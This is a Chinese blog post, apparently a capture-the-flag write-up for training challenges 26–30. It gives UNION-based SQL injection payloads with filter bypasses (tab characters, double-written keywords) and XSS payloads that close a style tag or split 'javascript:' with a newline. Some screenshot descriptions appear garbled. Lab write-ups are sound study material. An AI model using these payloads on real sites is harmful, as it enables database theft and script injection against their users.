

二向箔-百日打卡writeup26-30

原创

beirry 于 2021-12-20 11:33:04 发布 236 收藏

分类专栏： [二向箔安全-百日打卡](#) 文章标签： [安全](#)

版权声明： 本文为博主原创文章， 遵循 [CC 4.0 BY-SA](#) 版权协议， 转载请附上原文出处链接和本声明。

本文链接： <https://blog.csdn.net/beirry/article/details/121969845>

版权



[二向箔安全-百日打卡 专栏收录该内容](#)

6 篇文章 0 订阅

订阅专栏

NO.26

按照提示来依次访问one,two,three

rimovni.exeye.run 显示
你可以尝试访问 one two three 的动态。
确定

2019-07-15
one
今天星期一, 没什么事情发生
详情

CSDN @beirry

访问two时则弹出了以下内容

rimovni.exeye.run 显示
禁止访问two!
确定

尝试sql注入，输入 `one'%23` 正常回显（%23是#的url编码，前端不会把#以及#后的内容传输到后端，所以要经过url编码才能传输）

判断显示位 `order by [number]%23` 到5则报错，说明只有4个显示位

查看显示位 -one' union select 1,2,3,4%23


The screenshot shows a web browser window with a sidebar on the right containing various tools and a search bar. The search bar contains the URL: `https://rimovni.exeye.run/matihe/index?name=-one' union select 1,2,3,4%23`. Below the URL are buttons for "Load URL", "Split URL", and "Execute". There are also checkboxes for "Post data", "Referer", "User Agent", "Cookies", and "Clear All". The sidebar includes tabs for "元素" (Elements), "控制台" (Console), "来源" (Sources), "网络" (Network), "性能" (Performance), "内存" (Memory), "应用" (Application), "安全" (Security), "Lighthouse", and "HackBar". The HackBar tab is currently selected. At the bottom right of the browser window, it says "CSDN @beirry".

查表 -one' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()%23


The screenshot shows a web browser window with a sidebar on the right containing various tools and a search bar. The search bar contains the URL: `https://rimovni.exeye.run/matihe/index?name=-one' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()%23`. Below the URL are buttons for "Load URL", "Split URL", and "Execute". There are also checkboxes for "Post data", "Referer", "User Agent", "Cookies", and "Clear All". The sidebar includes tabs for "元素" (Elements), "控制台" (Console), "来源" (Sources), "网络" (Network), "性能" (Performance), "内存" (Memory), "应用" (Application), "安全" (Security), "Lighthouse", and "HackBar". The HackBar tab is currently selected. At the bottom right of the browser window, it says "CSDN @beirry".

查字段名 -one' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='workbook'%23

The screenshot shows a web browser window with a sidebar on the right containing various tools and a search bar. The search bar contains the URL: `https://rimovni.exeye.run/matihe/index?name=-one' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='workbook'%23`. Below the URL are buttons for "Load URL", "Split URL", and "Execute". There are also checkboxes for "Post data", "Referer", "User Agent", "Cookies", and "Clear All". The sidebar includes tabs for "元素" (Elements), "控制台" (Console), "来源" (Sources), "网络" (Network), "性能" (Performance), "内存" (Memory), "应用" (Application), "安全" (Security), "Lighthouse", and "HackBar". The HackBar tab is currently selected. At the bottom right of the browser window, it says "CSDN @beirry".




根据排查id=6得到flag



NO.27

提示意思其实是告知输入的内容会在<style>标签中，还要使用<script>标签，意思就是让我们闭合<style>标签了



尝试输入 `</style>`，看是否能闭合

试试大小写绕过 `<STYLE>`

发现还是被过滤了，排除掉双写的方法，因为双写的办法DOM无法识别是一个标签，实现让DOM认识标签那么一定要保证标签的连贯性，也就是说至少要保证 `<style>` 连贯的

The screenshot shows a dark-themed website with a registration form. The URL in the address bar is https://static.twosecurity.xyz/100test/dtbg/modernizr-2.7.1.min.js. A red box highlights the 'email' input field, which contains the value '<%2Fstyle+>'. The browser's developer tools are open, showing the page's source code. A style tag is present in the head section with the value '<style></style> 不行不行 *!le>'. The developer tools also show CSS styles for various elements.

我们尝试在<style>后添加一些空字符，换行符等，`<style+>`，+号在url中代表空格，发现我们输入的值并不在<style>中，那么可能是闭合了

The screenshot shows a dark-themed website with a registration form. The URL in the address bar is https://rimovni.exeye.run/pobilsuw/index?email=<%2Fstyle+>#register. A red box highlights the 'email' input field, which contains the value '<%2Fstyle+>'. The browser's developer tools show the page's source code with a style tag in the head section containing '<style></style> == \$0'. The developer tools also show CSS styles for various elements.

添加xss语句：`</style+><script>alert(1)</script>`

The screenshot shows a confirmation dialog box with the title 'rimovni.exeye.run 显示' and the message '1'. A blue button labeled '确定' (Confirm) is highlighted. The background shows a dark-themed website with a registration form. The browser's developer tools show the page's source code with a script tag in the head section containing '<script>alert(1)</script>'. The developer tools also show CSS styles for various elements.

成功弹窗！

NO.28

还是xss


The screenshot shows a dark-themed website for 'Twosecurity'. On the left, there's a large '81 DAYS' countdown timer with '18H 45MIN 36S' below it. Below the timer is the text 'Before we launch a new challenge'. On the right, there's a 'REGISTER' section with a placeholder 'Your email' and a blue 'OK' button. A modal window is overlaid on the page, containing the text '慢慢琢磨吧，提交能够弹窗的输入就行了。' and a blue '确定' button.

这次是会将输入的值放在一个超链接，那么可以考虑用 `` 来触发弹窗

The screenshot shows the same website with developer tools open. The 'EMAIL' input field now contains the value 'javascript:alert(1)'. The browser's developer tools are visible on the right side, showing the DOM structure. The 'EMAIL' input field is highlighted with a red box in the browser's UI.

javascript被添加了"_", 无法触发弹窗, 可以在javascript中加入换行符%0a, `javascr%0aipt:alert(1)`

The screenshot shows the website with the javascript value modified to include a newline character (%0a). The 'EMAIL' input field now contains 'javascr%0aipt:alert(1)'. The browser's developer tools are visible on the right side.



触发弹窗

NO.29

也是xss

The screenshot shows a dark-themed website with a large '81 DAYS' timer in the center. Below the timer, it says 'Before we launch a new challenge'. At the bottom, there are links for 'About' and 'Lorem'. On the right side, there is a registration form titled 'REGISTER' with a placeholder 'REGISTER TO GET OUR LATEST NEWS'. A text input field is labeled 'EMAIL' with the value 'name@email.adress'. A blue 'OK' button is at the bottom right of the form. A small modal window is open in the top right corner with the text 'rimovni.exeeye.run 显示' and '有点东西，提交能够弹窗的输入。' with a blue '确定' (Confirm) button.


这道题和28题思路也是一样的，同样是 ``

This screenshot shows the developer tools (F12) of the browser. The 'Elements' tab is open, highlighting a specific link in the DOM tree. The link's href attribute is highlighted with a red box and contains the exploit: `回退`. The browser's status bar at the bottom also shows the exploit: `javascript:alert(1)`. The rest of the page content is visible, including the timer, registration form, and footer links.

NO.30

提示也很明显了，sql注入

The screenshot shows a yellow-themed website with two pencils in the top left corner. At the bottom, it says 'TW SECURITY'. A modal window is open in the top right corner with the text 'rimovni.exeeye.run 显示' and 'sql' with a blue '确定' (Confirm) button.



首先判断查询的内容是什么类型（字符型，数字型）

SQL syntax; check the manual that corresponds to your
version for the right syntax to use near '""' at line 1

Aa .^{*} \x3c\x73\x74\x79\x6c\x65\x3e

那么很明显就是数字类型了，可以用and来判断 `png=1 and 1#`

your SQL syntax; check the manual that corresponds to your
version for the right syntax to use near '<>1' at line 1

Aa .^{*} \x3c\x73\x74\x79\x6c\x65\x3e

结果报错了，空格被替换了<>，and估计也被过滤了；空格利用%09绕过，and双写尝试绕过；png=1%09aandnd%091#

985.60px x 728.80px

元素 控制台 来源 网络 HackBar >

Load URL https://rimovnl.exeve.run/fesbihcez/index?png=1%09aandnd%091#

Split URL

Execute

Post data Referer User Agent Cookies

Clear All

控制台 搜索 x 问题 新变化

Aa .^{*} \x3c\x73\x74\x79\x6c\x65\x3e

CSDN @beirry

查看显示位： png=1%09order%09by%091#

985.60px x 728.80px

元素 控制台 来源 网络 HackBar >

Load URL https://rimovnl.exeve.run/fesbihcez/index?png=1%09order%09by%091#

Split URL

Execute

Post data Referer User Agent Cookies

Clear All

控制台 搜索 x 问题 新变化

Aa .^{*} \x3c\x73\x74\x79\x6c\x65\x3e

CSDN @beirry

发现or被删掉了，那么重写or： png=1%09oorrder%09by%091#

985.60px x 728.80px

元素 控制台 来源 网络 HackBar >

Load URL https://rimovnl.exeve.run/fesbihcez/index?png=1%09oorrder%09by%091#

Split URL


Execute

Post data Referer User Agent Cookies


Clear All



一直增加到4，页面报错，所以显示位有3个



查找显示位 `png=0%09union%09select%091,2,3#`



查表:

```
png=0%09union%09select%091,2,group_concat(table_name)%09from%09information_schema.tables%09where%09table_schema=database()#
```

The screenshot shows a web page with a yellow background and two pencils on the left. The page has a search bar labeled "SQL.png" and a "Search" button. Below the search bar, an error message is displayed: "SELECT command denied to user 'twosecu1_vuln_05'@'106.14.41.78' for table 'tables'". To the right of the page is a developer tools panel titled "HackBar". The "Network" tab is selected, showing a request to "https://rimovni.exeve.run/fesbihcez/index?png=0%09union%09select%091,2,group_concat(table_name)%09from%09information_schema.tables%09where%09table_schema=database()#". The "Console" tab shows the error message: "Uncaught SyntaxError: Identifier 'information_schema' is reserved". The status bar at the bottom right says "CSDN @beirry".

发现又被过滤了，定位到“tables”，直接拿出来单独测试 `png=0%09union%09select%091,2,information_schema.tables`

The screenshot shows a web page with a yellow background and two pencils on the left. The page has a search bar labeled "SQL.png" and a "Search" button. Below the search bar, an error message is displayed: "Unknown table 'infmation_schema' in field list". To the right of the page is a developer tools panel titled "HackBar". The "Network" tab is selected, showing a request to "https://rimovni.exeve.run/fesbihcez/index?png=0%09union%09select%091,2,information_schemma.tables". The "Console" tab shows the error message: "Uncaught SyntaxError: Identifier 'infmation_schema' is reserved". The status bar at the bottom right says "CSDN @beirry".


又被过滤了，重写or绕过 `png=0%09union%09select%091,2,infoorrmation_schema.tables`

The screenshot shows a web page with a yellow background and two pencils on the left. The page has a search bar labeled "SQL.png" and a "Search" button. Below the search bar, an error message is displayed: "Unknown table 'infoorrmation_schema' in field list". To the right of the page is a developer tools panel titled "HackBar". The "Network" tab is selected, showing a request to "https://rimovni.exeve.run/fesbihcez/index?png=0%09union%09select%091,2,infoorrmation_schemma.tables". The "Console" tab shows the error message: "Uncaught SyntaxError: Identifier 'infoorrmation_schema' is reserved". The status bar at the bottom right says "CSDN @beirry".



